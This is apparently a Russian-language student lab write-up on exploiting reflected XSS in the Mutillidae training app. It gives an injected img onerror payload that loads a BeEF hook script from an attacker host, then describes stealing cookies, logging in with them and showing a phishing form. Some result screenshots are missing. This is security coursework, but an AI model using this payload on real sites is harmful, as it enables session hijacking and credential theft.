Урок 4. Эксплуатация XSS

Вопрос 1:

Найдите XSS на странице Set Background Color проекта Mutillidae, составьте отчет о найденной уязвимости.

Ответ:

Отчёт в файле «Report_Reflected_XSS».

Вопрос 2:


Составьте вектор, который эксплуатирует найденную в задании 1 XSS таким образом, чтобы «подцепить» браузер пользователя на BeEF. После подцепления реализуйте атаку с кражей кук. Авторизуйтесь, используя куки жертвы. После подцепления реализуйте атаку с фишинговой формой.

Ответ:


Вектор решил составить следующий:

```
<img src=x onerror="javascript: (function () { var url = 'http://0.0.0.0:3000/hook.js';if (typeof beef == 'undefined') { var bf = document.createElement('script'); bf.type = 'text/javascript'; bf.src = url; document.body.appendChild(bf);}})();">
```


Жертву подцепил и украл куки при помощи интструмента **Get Cookie**, лежащего в папке **Browser/Hooked Domain/**во вкладке **Current Browser/Commands**.



Украв куки, решил проверить можно ли авторизоваться на сайте имея лишь куки жертвы. Можно:




Вот результат в браузере:




Атаку с фишинговой формой решил провести на этой же странице. Потребовалось лишь настроить параметр **XSS hook URI** и нажать **Execute**

Результат в браузере жертвы:



После нажатия на кнопку **Sign In**:



Результат в Beef, в случае, если атака удалась: